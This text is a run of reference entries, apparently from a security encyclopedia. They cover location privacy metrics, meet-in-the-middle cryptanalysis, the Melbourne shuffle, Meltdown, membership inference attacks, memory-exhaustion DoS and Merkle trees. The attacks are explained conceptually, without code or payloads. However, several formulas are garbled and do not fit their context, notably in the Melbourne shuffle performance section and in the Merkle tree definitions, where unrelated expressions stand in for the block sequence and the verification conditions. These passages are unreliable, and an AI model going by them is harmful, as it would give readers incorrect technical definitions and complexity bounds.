The adversary's expected estimation error is based on the adversary's probabilistic estimate $p(x|o)$ of the user's location x, given the location observed by the adversary o. In addition, the metric uses the distance $||x - x_c||$ between the user's correct location x_c and the estimated location x. The expected estimation error is then defined as

$$\sum_{x} p(x|o)||x - x_c||.$$

A common choice for the distance metric $||\cdot||$ is the Euclidean distance, but other functions are possible, for example, taking into account the semantic sensitivity of locations (Ağır et al., 2016).

Uncertainty-Based Metrics

Uncertainty metrics are based on the information theoretic concept of entropy. In the simplest case, the entropy $H(X)$ of the anonymity set X measures the adversary's uncertainty for which member of the anonymity set is the true target. Entropy is computed based on the adversary's probability for each member of the anonymity set, where the anonymity set may consist of users or locations, depending on the scenario, so that

$$H(X) = -\sum_{x \in X} p_x \log_2(p_x).$$

The conditional entropy $H(X|o)$ measures the adversary's uncertainty after an observation o (Oya et al., 2017). Conditional entropy is therefore computed based on the adversary's posterior probability $p(x|o)$, so that

$$H(X|o) = -\sum_{x \in X} p(x|o) \log(p(x|o)).$$

Conditional entropy can be interpreted as the number of bits of information needed to identify x with certainty.

Information Gain Metrics

Information gain metrics also rely on information theory, but instead of uncertainty they focus on the amount of information gained by the adversary. The Kullback-Leibler divergence D_{KL}, or relative entropy, measures the distance between two probability distributions. For example, it could measure the difference between a user's normal mobility pattern P, so that $p(x)$ indicates the probability of visiting location x, and the pattern available to a particular location-based service or app Q (Fawaz et al., 2015). K-L divergence is then computed as

$$D_{KL} = \sum_{x \in X} p(x) \log \frac{p(x)}{q(x)}.$$

Importantly, the two distributions must fulfill absolute continuity, so that if $q(x) = 0$, $p(x)$ must also be 0. K-L divergence indicates how far (in bits) the adversary's information about the user's mobility pattern is from the true pattern. To indicate whether a specific number of bits represents a privacy threat, Fawaz et al. have used a chi-square test, such that a privacy threat may exist if the test is not significant, i.e., if the p-value is greater than the significance level (Fawaz et al., 2015).

Success-Based Metrics

Success-based metrics generally indicate the rate at which the adversary succeeds in breaking privacy. The adversary's success rate is often defined specifically for the particular attacks and defenses in a scenario, which can make it difficult to compare success rates across different academic publications. For example, a 2014 survey identified 8 variants in 15 papers using the success rate (Wagner and Eckhoff, 2014).

When the adversary's goal is to track users, the success rate often indicates the adversary's chance to track users from origin to destination. However, in vehicular environments it can be computationally infeasible to compute the success rate in large scenarios. One solution is to compute success rates for small sections of a large scenario, e.g., for individual intersections in a citywide scenario. To arrive at the overall success rate, individual success rates are then combined. For example, if the adversary's tracking probability across each intersection is p, and the user crosses n intersections, then the adversary's final probability is p^n (Eckhoff and Sommer, 2018).

Time-/Distance-Based Metrics

Time- and distance-based metrics can be useful especially in scenarios where the trackability of users is evaluated. Typically, these metrics rely on other location privacy metrics but consider how their values change over time. For example, the *anonymity duration* is the time during which the size of an individual's anonymity set is larger than one (Corser et al., 2016), the *mean time to confusion* indicates for how long the adversary's uncertainty (in terms of entropy) remains below a threshold (Hoh et al., 2007), and the

maximum tracking time (or distance) indicates for how long (or how far) the adversary is able to track an individual (Sampigethaya et al., 2005).

Indistinguishability Metrics

Indistinguishability metrics have been proposed to extend the concept of differential privacy to location privacy. For example, geo-indistinguishability proposes to add two-dimensional noise to user locations so that the user's location is ϵd differentially private within a distance d (Andrés et al., 2013), where ϵ indicates the privacy level.

Application

Recommendations on which location privacy metrics are best to use have changed over the years. For location-based services, for example, in 2011, Shokri recommended the expected estimation error (Shokri et al., 2011), whereas in 2017, Oya recommended a combination of two complementary metrics, average error and conditional entropy (Oya et al., 2017), arguing that the use of a single privacy metric leads to the creation of privacy technologies that are suboptimal in terms of other dimensions of privacy. For similar reasons, combinations of privacy metrics have also been recommended for vehicular communications privacy (Zhao and Wagner, 2019) and other areas of privacy (Wagner and Eckhoff, 2018).

In addition to privacy metrics, utility metrics are needed to evaluate the privacy/utility trade-off (Oya et al., 2017). For example, utility metrics can quantify the loss in quality of service experienced by a user when they report a noisy or obfuscated location z instead of the true x. Utility metrics are often related to the Euclidean distance between z and x. For example, the worst-case quality loss proposed in Oya et al. (2017) is defined as the maximum Euclidean distance over all locations z and x.

Open Problems and Future Directions

Research has shown that privacy metrics can be non-monotonic, i.e., they may indicate increasing privacy with increasing adversary strength, which can result in misleading conclusions about the effectiveness of privacy protections. For example, time-based metrics have been shown to be non-

monotonic in vehicular tracking. However, monotonicity of location privacy metrics has so far only been studied for tracking adversaries in vehicular networks (Zhao and Wagner, 2019).

Meet-in-the-Middle Attack

Alex Biryukov[25] ✉
(25) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Meet-in-the-middle is a classical technique of *cryptanalysis* which applies to many constructions. The idea is that the attacker constructs patterns that propagate from both ends to the middle of the cipher, in some cases by partial key-guessing. If the events do not match in the middle, the key-guess was wrong and may be discarded. Such attack has been applied to seven-round DES (Data Encryption Standard) (Chaum and Evertse 1986), and to *structural cryptanalysis* of *multiple-encryption* (e.g., two-key triple encryption) (Markle and Hellman 1981; van Oorschot and Wiener 1990). Note that the technique can be mounted in *memory-less mode* (Morita et al. 1992; Khovratovich et al. 2003) using collision finding algorithms of Floyd or Nivasch.

A *miss-in-the-middle attack* may also be seen as a variant of the meet-in-the-middle technique in which the events in the middle should *not* match, and the keys that suggest a match in the middle are filtered as wrong keys.

Recently, this technique has been used to find pre-images for hash functions, including *sponge functions* based on permutations (*P-sponges*) and hashes based on *Davies-Meyer* mode. Meet-in-the-middle attack is an important component of the *rebound attack* (Mendel et al. 2009).

Data-oblivious shuffle


Definitions

The Melbourne shuffle is a randomized shuffling algorithm that arranges data in an input array according to permutation π in such a way that an attacker who observes the algorithm's read and write accesses to the data cannot guess π.

Background


Memory side channels arise when a client stores their private data with a remote server (e.g., in a cloud setting). Though the content of the data can be protected with encryption, client's accesses to it can be observed either by the untrusted server, by an adversary snooping network traffic, or by another potentially malicious client running on the same hardware and deploying cache attacks (e.g., when running on a secure processor such as Intel SGX). Metadata about accesses reveals locations of reads and writes and their frequency and order and has been shown to leak information about the data (Islam et al., 2012; Xu et al., 2015).

Data-oblivious algorithms aim to protect against memory side channels by accessing data in a secret-independent manner. They do so by carefully arranging, accessing, and shuffling data stored on the server. For example, shuffling data allows one to hide correlations between accesses made before and after the shuffle. As a result, the Melbourne shuffle serves as an important standalone primitive and as a building block in designing data-oblivious algorithms including oblivious RAM (Goldreich and Ostrovsky, 1996).



Theory

Let **I** be an input array that contains K elements where each element is associated with a distinct key $k \in [1, K]$. Given array **I** stored on the server and permutation π, a shuffle outputs array **O** (also stored on the server) where each element with the key k is stored at location $\pi(k)$ of **O**. The client executes the algorithm by operating on **I** and **O** through read and write requests to the server, while using its own private memory of size s. We assume that any data stored on the server is encrypted using semantically secure encryption. Hence, every time the algorithm reads data from the server to private memory it decrypts it and every time it writes data back it re-encrypts it.



The Melbourne shuffle makes two sequential *shuffle passes* where the first pass shuffles the data to some secret random permutation and the second pass shuffles the data again, but to the desired permutation π. We first describe how a shuffle pass operates and then explain why two shuffle passes are required.

Shuffle Pass

A shuffle pass proceeds in two phases: *distribution* and *clean-up*. Elements in arrays **I** and **O** are conceptually split into m consequent buckets where each bucket has the same number of elements $n = K/m$. At a high level, during the distribution phase, the algorithm puts each element in its correct output bucket but not necessarily the correct position. Then, during the clean-up phase, it puts elements in their correct position within their bucket. See Fig. 1 for an illustration and Fig. 2 for an example.

Melbourne Shuffle, The, Fig. 1 A shuffle pass of the Melbourne shuffle. The algorithm arranges elements of **I** in **O** according to permutation π while hiding π from an observer of algorithm's accesses to server storage

Melbourne Shuffle, The, Fig. 2 An example of a shuffle pass where numbers in the input array signify permuted locations of these elements in the output array

We refer to elements stored in bucket *j* of array **I** as $\mathbf{b}_j^{\mathbf{I}}$ and similarly for **O**. For ease of exposition, we assume that *K* is divisible by *m* and that indexing of arrays starts at 1.

The *distribution phase* takes **I** as input and returns a temporary array **T**. It operates sequentially one input bucket at a time as follows. Upon reading bucket $\mathbf{b}_j^{\mathbf{I}}$ to the private memory, it creates *m* sub-buckets of size *t* each, for a fixed $t > 0$. It then populates each sub-bucket *i* with elements from $\mathbf{b}_j^{\mathbf{I}}$ for which $\lceil \pi(k)/n \rceil$ equals *i*. If there are more than *t* elements in any sub-bucket, the algorithm fails. Otherwise, the algorithm pads sub-buckets with dummy elements such that each sub-bucket has *t* elements. It then writes sub-bucket *i* to bucket $\mathbf{b}_i^{\mathbf{T}}$ in **T**.

After the distribution phase, each element is in its correct bucket. For example, the first bucket of **T** contains elements whose permuted locations according to π are 1, 2, …, *n* but not necessarily in that order. To this end, during the *clean-up* phase, the algorithm reads $\mathbf{b}_i^{\mathbf{T}}$ (i.e., all the sub-buckets

with index *i* it has uploaded during the distribution phase) removes dummy elements, sorts elements according to π, and writes them to K'_j .

The Melbourne Shuffle

We note that a shuffle pass cannot shuffle elements toward, for example, an identity permutation (i.e., when $\pi(k) = k, \forall k$). In fact, it cannot shuffle toward any permutation that assigns more than *t* elements from an input bucket to an output bucket. To resolve this, the Melbourne shuffle invokes the above shuffle pass twice. First, it shuffles the input to a random secret permutation π' and then to the final permutation π. Though the algorithm can still fail in each shuffle pass, the failures do not depend on the choice of π with respect to the original element locations.

Security

The Melbourne shuffle is data-oblivious and hides the permutation π since its read and write requests to the server are deterministic and independent of π. During the distribution phase, for every read input bucket, the algorithm writes *m* sub-buckets of the same size *t*. During the clean-up phase, the algorithm reads a bucket of size $t \times m$ and writes a bucket of size *n*.

Besides seeing memory accesses, an observer of the Melbourne shuffle can also see when the algorithm fails. However, failures depend only on the secret coin tosses of the algorithm (i.e., the choice of π'), and the failure probability is the same for every output permutation and data locations in **I**.

Performance

The performance depends on the parameters *m* and *t* that influence the probability of failure and the number of read and write requests the client has to make. For example, if $\mathrm{Tr}(c) \in \{0, 1\}$, $\mathrm{Tr}(c) = \sum c_i$, and the client's memory size is $s = O(\sqrt{K} \log K)$, then the algorithm requires $\Omega\left(N \log N\right)$ server memory during the shuffle, makes $\Omega\left(N \log N\right)$ accesses to the server, and fails with negligible probability.

The optimized version of the Melbourne shuffle reduces the logarithmic overhead of the above algorithm to constant. It does so by splitting the output into larger buckets, distributing each input bucket in their correct output bucket as before and then calling the shuffle recursively over each output bucket. Overall, it uses $O(K)$ server memory and makes $O(K)$

accesses to the server, while using private memory of size $\Gamma \subset 2^{I_n} \setminus I_n$, for some $c \geq 2$.

Further Information

For a more detailed description of the Melbourne shuffle, we refer the reader to the original paper (Ohrimenko et al., 2014). Follow-up and related work includes CacheShuffle algorithms (Patel et al., 2018) in a model where an adversary knows locations of a restricted number of elements, as opposed to K in the Melbourne Shuffle, the Stash shuffle (Bittau et al., 2017) where a stash is used to store elements that do not fit in the buckets during the distribution phase and bucket oblivious random permutations (Asharov et al., 2020) that shuffle the input to some random permutation. Some applications of the Melbourne Shuffle include the rebuild phase of hierarchical oblivious RAM solutions (Goldreich and Ostrovsky, 1996), protecting network traffic in secure data analysis (Ohrimenko et al., 2015; Bittau et al., 2017), and in secure communication (Ando et al., 2018).

Meltdown

Daniel Gruss[27] ✉
(27) Graz University of Technology, Graz, Austria

✉ **Daniel Gruss**
Email: daniel.gruss@iaik.tugraz.at


Synonyms

Meltdown attack; CVE-2017-5754; Variant 3

Definitions

Meltdown is a type of hardware vulnerability that allows unprivileged workloads to transiently access privileged memory during out-of-order execution. The underlying root cause is a race condition between a privilege check and the processing of the memory access and dependent instructions.


Background



Modern CPUs are highly parallelized into pipeline stages that handle various operations simultaneously (Tomasulo, 1967). This design allows the CPU to split the instruction stream into micro-operations that are executed in an arbitrary order as long as their dependencies (on prior operations) have been resolved. While operations are performed out-of-order, instructions still are retired in-order as in the instruction stream to ensure a correct architectural state and enable precise interrupts. However, since instructions are required to be architecturally (programmer-visibly) processed in-order, a so-called reorder buffer keeps track of all instructions

to retire them in-order. The term *transient execution* describes the execution of operations and instructions that are not fully retired, e.g., due to a pipeline flush following an exception (Lipp et al., 2018). While the architectural state is reverted, transient instructions still change the microarchitectural state and thus leave traces microarchitectural elements such as the cache.

Another typical building block for Meltdown are side-channel attacks and in particular cache side-channel attacks, e.g., Flush+Reload (Yarom and Falkner, 2014), Prime+Probe (Osvik et al., 2006), or Flush+Flush (Gruss et al., 2016). These attacks exploit latency differences between data that resides in the cache (i.e., lower latency) and data in main memory (i.e., higher latency). Especially when the attacker controls both the sending and the receiving side, i.e., in a so-called *covert channel*, these attacks can bypass architectural restrictions by encoding data into the microarchitectural state.



Theory

Meltdown bypasses *hardware-enforced* security policies by transiently forwarding data to dependent operations, which should never be forwarded (cf. Fig. 1). It exploits that the CPU does not respect architectural protection boundaries during transient execution. That is, transient execution itself is a building block but not sufficient for a successful Meltdown-type attack.

Meltdown, Fig. 1 Meltdown attacks handle or suppress architectural exceptions to run a sequence of transient instructions accessing a secret. Using a covert channel, the secret is encoded, e.g., into the microarchitectural state and recovered into the architectural state of the attacker program subsequently

The common pattern of all Meltdown-type attacks is that the attacker attempts to obtain data it architecturally cannot obtain, i.e., architecturally wrong data is transiently forwarded to a register and provided to dependent instruction (cf. Fig. 2). Meltdown-type attacks rely on architectural exceptions or microarchitectural events (e.g., assists, aborts) incurring pipeline flushes. With a typical out-of-order execution design, the exception handling is deferred to the retirement stage of the execution. Thus, dependent operations can first continue with the data retrieved; afterward, the exception is handled. Consequently, Meltdown-type attacks typically require a mechanism that handles (e.g., child processes, signal handlers, exception handlers) or suppresses (e.g., branch misprediction, Intel TSX) the exception and prevents changes to the architectural state (i.e., the assist or abort will occur again).

Meltdown, Fig. 2 Meltdown-type attacks from a microarchitectural perspective. The illustration shows how a deferred permission check, incorrect use of intermediate values, and use-after-free vulnerabilities allow data to be forwarded to the target register of a load operation

There are different leakage sources for Meltdown-type attacks (Van Bulck et al., 2020): the *L1 data cache (L1D)* as exploited in the original Meltdown and Foreshadow attacks (Lipp et al., 2018), the *Line Fill Buffer*

(LFB) and *Load Port (LP)* (Schwarz et al., 2019b; van Schaik et al., 2019; Moghimi et al., 2020), the *Store Buffer (SB)* (Schwarz et al., 2019a; Canella et al., 2019a), the *Register Files* (Stecklina and Prescher, 2018; Canella et al., 2019b), and the *NULL* as a constant data value (Van Bulck et al., 2020; Canella et al., 2020) (While Line Fill Buffer, Load Port, and Store Buffer may, in part, be Intel terminology, other processors have equivalent buffers).

The original Meltdown attack targets kernel memory. Kernel memory is commonly mapped into the address space of every user process. A user-accessible-bit in the page tables tells the CPU whether this memory range is user-accessible memory or kernel memory. The attacker deliberately tries to access a kernel address, leading to a CPU exception that is then handled by the operating system. The operating system then terminates the user program due to this access violation. However, at this point, the transiently executed attacker code has already encoded the secret information into the microarchitectural state. By repeating this process byte-by-byte over the kernel memory range, the user can read the entire kernel memory, including the entire physical memory on operating systems that maintain a direct-physical map.

The attacker has multiple options to avoid the slow process termination: exception handling, hiding the fault inside another layer of transient execution (e.g., speculative execution), or using hardware transactional memory (e.g., Intel TSX). The leakage rate is lower with exception handling, incurring some handling by the operating system, and significantly faster with Intel TSX, which simply unrolls the instruction execution to the last checkpoint, incurring minimal runtime costs.

Further theoretical and practical Meltdown variants have been discovered subsequently, most significantly Foreshadow.

While Meltdown attempted to access kernel memory, Foreshadow attempts to access memory locations that are not mapped, i.e., invalid page-table entries marking pages as not present. In this case, the processor will still attempt to load data from the L1 cache based on the physical address in the invalid page-table entry. This variant of Meltdown can be exploited to leak data from trusted execution environments (i.e., SGX enclaves) or to read host-physical memory from within a virtual machine.

Meltdown-type attacks appear to be based on different bugs in the microarchitecture implementation. Some Meltdown-type attacks expose an

architecturally correct behavior only with *deferred permission checks* (Lipp et al., 2018), i.e., a race condition. This behavior is meaningful, apart from the effectively missing permission check. Other Meltdown-type attacks make *incorrect use of intermediate values* to retrieve data (Van Bulck et al., 2018; Weisse et al., 2018). This behavior is never valid or meaningful, regardless of the permission level, e.g., interpreting bits from an invalid page-table entry as a physical address is always incorrect. More recent Meltdown-type attacks appear to exploit a *use-after-free* vulnerability on the microarchitecture level, causing the forwarding of stale values (Schwarz et al., 2019b; van Schaik et al., 2019; Canella et al., 2019a). This behavior also is incorrect, following the same use-after-free semantics as in software.

Finally, with load value injection (Van Bulck et al., 2020), Meltdown-type attacks can be turned around into a confused-deputy-style attack where the victim transiently obtains an incorrect value and, by using it, leaks secret information. Mitigating Meltdown, i.e., by stalling dependent transient operations, also mitigates load value injection.

Application

At the time of disclosure in January 2018, Meltdown affected a wide range of systems, including most Intel-based systems as well as some IBM- and ARM-based systems (Lipp et al., 2018). Following the discovery and report by Jann Horn in 2017, Intel requested a CVE for Meltdown, CVE-2017-5754, naming the vulnerability Rogue Data Cache Load (RDCL). Due to the widely established operating system design principle of mapping the kernel into the user address space, Meltdown also affected all major operating systems, including Windows, Linux, and macOS.

While the theoretical concept of Meltdown is still relevant, and new Meltdown-type attacks are discovered on a regular basis, the known variants are patched in software and also in more recent hardware. The initial software patch by Gruss et al. (2018) is based on the idea of splitting user and kernel address space and, as far as the architectural requirements allow, using separate address spaces for them. However, the constant address space switches, for every system call, incur a substantial performance penalty that, for typical workloads, remains below 5% but for extreme workloads may induce performance penalties of up to 800%. On the other side, hardware patches against Meltdown-type attacks are

typically possible without significant performance penalties. Intel patched the original Meltdown vulnerability as well as Foreshadow in their eighth generation CPUs (Whiskey Lake). Similarly, more recently discovered variants are mitigated in one of the CPU generations that were released next.

Open Problems and Future Directions

The root cause of Meltdown is very similar to bugs known from the software layer. In particular, deferred permission checks and race conditions, incorrect use of intermediates, and use-after-free vulnerabilities still exist on the software layer and are not fully solved problems. Similarly, mitigating Meltdown-type vulnerabilities on the hardware level, before they are deployed in practice, remains an open problem. Discovering Meltdown-type vulnerabilities is sophisticated and creative work on what element of a CPU may run into leaking behavior in which situation. Consequently, we can expect a continued stream of Meltdown-type vulnerabilities to be discovered over the next decade.

Since these processor behaviors are erroneous, the most effective mitigations are in hardware. However, finding more efficient software mitigations cannot be neglected, as a substantial amount of commodity systems is still deployed.

MIA, ML Membership Inference

Definition

Membership Inference Attacks (MIAs) in Machine Learning (ML) refer to attacks carried out targeting an ML model to infer whether a given data record is included in the training data.

Background

Membership Inference Attacks in ML may be viewed as part of a broader picture of cybersecurity attacks targeting ML training data, and more specifically to a subgroup of attacks aiming to infer information regarding the training data, thus impacting on *confidentiality* and potentially *privacy*. The goal of an MIA is to determine if a specific data record is included in the dataset used to train the targeted ML model. The potential consequences

of such an attack may vary, depending on different considerations including the ML model itself and the training dataset. As an example, assume that the ML model has been trained to establish whether patients treated for a given disease are likely to develop another pathology. In this scenario, knowing the inclusion of a specific data subject in the training dataset may allow to infer healthcare information, with potential risks in terms of privacy protection and compliance to applicable data protection regulations.

Theory

In MIAs, the attacker goal consists in verifying whether a data record taken as input has been included in the training dataset. As in the case of other attacks to ML models (e.g., Data Poisoning Attacks), also in the case of MIAs, several attack models have been studied analyzing different ML algorithm classes, datasets, and learning scenarios. The growing interest on this research topic can be partly related to the increasing demand for a *trustworthy AI (Artificial Intelligence)* as testified also by the recent progresses in the approval of the EU AI Act (European Commission 2021), by considerations arising from the application, to AI scenarios, of data and privacy protection regulations such as the General Data Protection Regulation (GDPR) (European Parliament and Council 2016), by the availability of Cloud providers offering access to *ML models as a service*, and by the advent of *Generative Adversarial Networks* (GANs). This entry describes major characteristics of the threat model, attack model examples, and considerations about the defensive strategy.

Threat Model

A major dimension of the model is related to the knowledge that the attacker has about the target system (*adversary knowledge*): In a *White-Box* scenario, the attacker has a detailed understanding of the target ML model, whereas in a *Black-box* scenario the attacker knowledge is extremely limited (e.g., the attacker has access to a well-formed data record and query access to the target ML model). The adversary knowledge may include information about: the training data (e.g., training dataset, underlying probability distribution), the target model itself (e.g., access to the training parameters), the model output (e.g., considering a classifier, the output could be the predicted label or could be a more detailed information such as

the vector providing the confidence scores for each class), and the training process (e.g., the optimization algorithm) (Hu et al. 2023). Like other attacks, most MIAs will fall in a gray area, but Black-box attacks shall not be ruled out. Envisioning a defensive strategy assuming to be in a White-box scenario may mitigate the risk of underestimating the actual attacker knowledge.

The learning scenario (e.g., centralized vs. federated learning) is also a factor to be considered. In a federated learning scenario, multiple actors contribute to the learning process with a potential increase of the attack surface exposed. Another dimension of the threat model is the distinction between passive and active attacks. In a passive scenario, the attacker cannot modify the learning process, while in the active scenario the attacker may at least partly influence its outcome (as an example, the attacker is part of a federated learning scenario and contributes to the model parameters update).

Data Governance Scenarios

As briefly introduced, MIAs could be carried out in several learning scenarios. It is therefore important to clearly shape a data governance framework capable of identifying the actors (internal and external to the organization that manages the ML system) playing a role in the learning process and the resulting exposure to MIAs. A remarkably interesting scenario from a data governance point of view is represented by ML as a service, where a service provider offers access to a Cloud platform to load a dataset, and to train and then to query an ML model as briefly described in the following section.

Attack Models

An ML model vulnerability that might be exploited by MIAs is overfitting. In a supervised learning setting, a model trained on a training dataset might behave differently at inference time when the input is a data record sampled from its training dataset. In case of overfitting, the model memorizes the training data. Lack of generalization is likely to drive the ML model to provide an output, at inference time, remarkably different when the input is sampled from the training dataset compared to inputs that are not part of it. The intuition is to leverage the target ML model’s different behavior to carry out a membership inference attack. To this end, an approach consists

in learning the different behavior of the ML target model when it deals with samples from the training dataset as described in one of the earliest MIAs studied where a classifier is trained on a dataset and outputs a prediction vector providing a confidence score for each class. A set of ML models are trained to “mimic” the behavior of the ML target model, and their outputs are used to generate a dataset used to train the attacker: a binary classifier that learns how to infer the membership of data records. The MIA attack model briefly outlined above (Shokri et al. 2017) has been evaluated in a challenging scenario: ML as a Service where a cloud service is offered to train and query an ML model. Variations of the attack model described have been studied to generalize the assumptions and simplify the computation, and different MIA models have been investigated considering also other algorithm classes and learning settings (Hu et al. 2022).

It is remarkable to observe that overfitting is not a necessary condition for MIAs: also models that do not overfit may be exposed to membership inference attacks as well (Hu et al. 2023). It is also worth mentioning that MIAs are not peculiar to discriminative models: MIAs are a threat also for generative models such as Generative Adversarial Networks (GANs) (Chen et al. 2020).

Defense Strategies

A few concepts common to several attack models are the following. Defense strategies can be implemented in distinct phases: pretraining, training, and inference and may rely on several defense techniques. In the previous subsection, it has been mentioned overfitting among the possible vulnerabilities from an MIA perspective. Therefore, it should not be surprising that regularization techniques are among the applicable defensive techniques. Regularization (e.g., L2-norm regularization, dropout, early stopping, data augmentation, and adversarial training) may mitigate overfitting, but it may also impact on the final model utility. Finding the right balance may be not trivial as it is for another defensive technique: Information Perturbation (e.g., adding noise to the loss function gradient during training). Information Perturbation can be implemented at training time, but also in the inference phase, acting on the model output (Hu et al. 2023).

Adversarial knowledge is a crucial factor; it is important to protect the ML model information (e.g., algorithm class, model parameters, loss,

learning process, and training data) to force the attack model to be closer to a Black-box attack, taking at the same time into consideration the compliance with applicable transparency principles (e.g., AI Act (European Commission 2021), GDPR (European Parliament and Council 2016)). It is also important to notice that it is not safe to assume that a Black-box attack is necessarily less critical than a White-box scenario: MIAs carried by attackers with limited information about the ML model may be extremely effective (Sablayrolles et al. 2019).

The definition of a defense strategy for a Secure and Privacy-preserving ML model should start in the design phase of an ML model, and its implementation should be part of the entire ML system life cycle. Therefore, the defense strategy should be a major concern (among others) already in the early steps of an ML system design phase where the learning algorithm class, objective function, regularization techniques, training data, and other major system configurations are defined. If the design strategy related to MIAs (and other attacks) is factored in *by design* and *by default*, it may lower the risks and costs of vulnerabilities (e.g., preventing overfitting).

Given the leading role that data have in a Machine Learning context, *data governance* and *data protection* represent main topics to be considered in the definition of a defense strategy. Moreover, when the data governance ecosystem includes several actors, it is important to emphasize the design and implementation of appropriate *frameworks, organization, requirements, policies, metrics*, and *techniques*.

During the design and implementation of the defense strategy, it may be helpful to organize the defense countermeasures according to their growing *specificity*. As an example, countermeasures may include the proper definition of a data governance framework, footprinting prevention, access control policies, and hardening. Countermeasures that are more specific to ML may include the choice of the algorithm, optimization function, regularization technique, and training frequency. The specific algorithm class and training dataset may drive to the definition of additional peculiar countermeasures, together with the attack models considered in scope.

Further considerations include compliance with existing regulations, best practices, and standards that are general or specific to the application field (as an example, healthcare, and finance).

Open Problems and Future Directions

MIAs, like Data Poisoning Attacks and other threats to ML models, represent a topic to be framed in the broader picture of the implementation of secure and privacy-preserving Machine Learning Systems, especially nowadays, when the adoption of AI solutions is spreading. An open problem consists in the continuous identification of new attack models and appropriate defenses as well as the tuning of the identified defenses to increase protection and minimize the impact on ML model utility, including discriminative and generative models.

A further topic, common to all ML attacks, is related to data governance and data protection: It is necessary to continue the development of frameworks and tools that could help defenders to proactively manage the risks associated to MIAs and other attacks and to comply with the requirements (as applicable) of regulations (e.g., AI Act, GDPR), best practices, and standards, with a major focus on scenarios where several actors share control over the learning process.


Memory and state exhaustion DoS

Definition



Memory and state exhaustion denial of service (DoS) is one type of DoS in which an attacker or a group of attackers deplete the memory resources of a computing system to prevent it from providing services to legitimate users.

Background

Virgil Gligor discussed the DoS problem in 1983 (Gligor 1983). Bill Cheswick and Steve Bellovin first discovered the weakness of the Transmission Control Protocol (TCP) three-way handshaking process (Bennahum 1996) that enables the SYN flooding attack, the most famous memory and state exhaustion DoS.

Theory

In a memory and state exhaustion DoS attack, the attacker exploits the weakness within a system's memory allocation mechanism to occupy a significant amount of memory or state resources at a relatively small cost. The most famous example of such an attack is *TCP SYN Flooding* in which the attacker continuously sends TCP connection requests to a server without completing a single connection to deplete the server's half-open connection resources, as illustrated in Fig. 1.

Memory and State Exhaustion Denial of Service, Fig. 1 TCP SYN flooding attack

The attack can also be launched locally, on a multiuser system. For example, Moscibroda and Mutlu (2007) show that a memory performance attack can happen to a multi-core system by exploiting its design weakness. A multi-core system has at least two cores (processors) integrated onto the same chip. These cores share the Dynamic Random Access Memory (DRAM) memory system that uses first-ready first-come-first-serve (FR-FCFS) strategy to serve the requests from different threads (Moscibroda and Mutlu 2007). This strategy is designed to maximize memory bandwidth, but also introduces unfairness in memory use that can be exploited by a thread aggressively requesting DRAM resources. Such a thread can deplete the request buffers of the memory system with its requests, and as a result, prevents the system from serving other threads. The researchers found that

the attack thread can slow down a victim thread by 2.9 times without significantly reducing its own performance.

Applications

Memory and state exhaustion DoS is traditionally considered to be a threat to network connections. More recent studies, however, show that the attack can actually be applied widely: besides the memory performance attack discussed above (Moscibroda and Mutlu 2007), such a DoS threat also endangers Voice over Internet Protocol (VoIP) infrastructures (Sislaem et al. 2006), wireless sensor networks (Deng et al. 2005) and other computing systems.

Defense against memory and state exhaustion DoS relies on reducing the state information stored on the server (Bernstein n.d.), fairly allocating memory resources (Moscibroda and Mutlu 2007) and pricing service requestors through proof of work (Juels and Brainard 1999; Wang and Reiter 2003). For example, *SYN Cookies* (Bernstein n.d.) remove the queue for half-open connections and instead save the state information to the SYN-ACK packet through cryptographic means. As another example, client puzzle approaches (Juels and Brainard 1999; Wang and Reiter 2003) force clients to commit a certain amount of computation resources to solve puzzles before the server commits its memory resources to provide them services.

Hash tree

Definitions

Merkle trees are data structures based on cryptographic hash functions that can be used for efficient integrity and authentication verification.

Background

Integrity and authentication are major problems when dealing with data security. Well-known solutions use cryptographic hash functions to generate short digest of the data that, on the one hand, preserve data privacy and, on the other hand, guarantee the detection of data modification. Merkle trees (Merkle, 1979), also known as hash trees, can be used as a flexible building block for guaranteeing data integrity and authentication, allowing to trade space and time to tune performance and providing the ability to efficiently check the integrity of parts of the data.

Theory

Let us denote by $X = x_1, \ldots, x_n$ a sequence of *original* data blocks, and let $P_{\mathrm{S}} = 1 - \delta_A(V),$ be the *current* sequence of data blocks.

Integrity Verification


In the most general formulation, a procedure for integrity verification corresponds to a couple of algorithms ($Gen(\cdot)$, $Ver(\cdot, \cdot)$) that work as follows:

- $Gen(\cdot)$ takes as input the *original* sequence of blocks X and outputs a verification information v that is made public.
- $Ver(\cdot, \cdot)$ takes as inputs the *current* sequence of blocks X' and the verification information v and outputs *yes* iff $n = m$ and $g\left(H_t\right) = E_{K' \oplus R}\left(H_t\right)$. .

Notice that this definition implies the impossibility of reordering blocks in X'. In general, $Gen(\cdot)$ requires time $\Omega(n)$ as, in order to compute its output, it needs to process every block in the input.

We can extend the above procedures with a third algorithm that allows the integrity verification for a *single* block in the sequence as follows.

- $Verblock(\cdot, \cdot, \cdot)$ takes as inputs the *current* sequence of blocks X', the verification information v, and an index i and outputs *yes* iff $\mathcal{NL}(f)$.



A naïve solution for integrity verification corresponds to the case in which $Gen(\cdot) = I(\cdot)$, i.e., the generation algorithm implements the identity function that, on input X, outputs X. This solution clearly works. The verification function $Ver(X', X)$ requires linear time as, for each block $i = 1, \ldots, n$, it needs to verify that $\mathcal{NL}(f)$. Finally $Verblock(X', X, i)$ takes constant time, since it simply needs to verify that $\mathcal{NL}(f)$. Unfortunately, it requires linear space for storing $Gen(X)$ and leaks the confidentiality of X.

Another well-known solution is the one in which $h = Gen(X) = H(X)$, where $H(\cdot)$ is a cryptographic hash function. In this case, the confidentiality of data is preserved and the solution only needs $O(1)$ space to store the secure digest of X. Algorithm $Ver(\cdot)$ runs in time $O(n)$ as it essentially computes $h' = H(X')$ and outputs *yes* iff $h' = h$. Finally, $Verblock(X', h, i) =$

$Ver(X', h)$ as, in general, there is no way of extracting an arbitrary sub-hash for a specific part of X'.

Merkle Tree

Let $H(\cdot)$ be a cryptographic hash function, and let us denote by $left(y)$ (respectively, $right(y)$) the label of the left (respectively, right) child of node y. A Merkle tree for a sequence $X = x_1, \ldots, x_n$ is a complete binary tree where the i-th leaf is labelled with $H(x_i)$, with $H(\cdot)$ being a cryptographic hash function and where each internal node y is labelled with $H(left(y)||right(x))$. We define the *authentication data* for a leaf i, the sequence of labels, contained in the siblings of nodes on the path from i to the root of the tree. Figure 1 reports a Merkle tree over three blocks. In this example, the authentication data for block 2 consists of the sequence $auth(X, 2) = (h_1, h_{3\perp})$.

Merkle Trees, Fig. 1 A Merkle tree for $X = x_1x_2x_3$

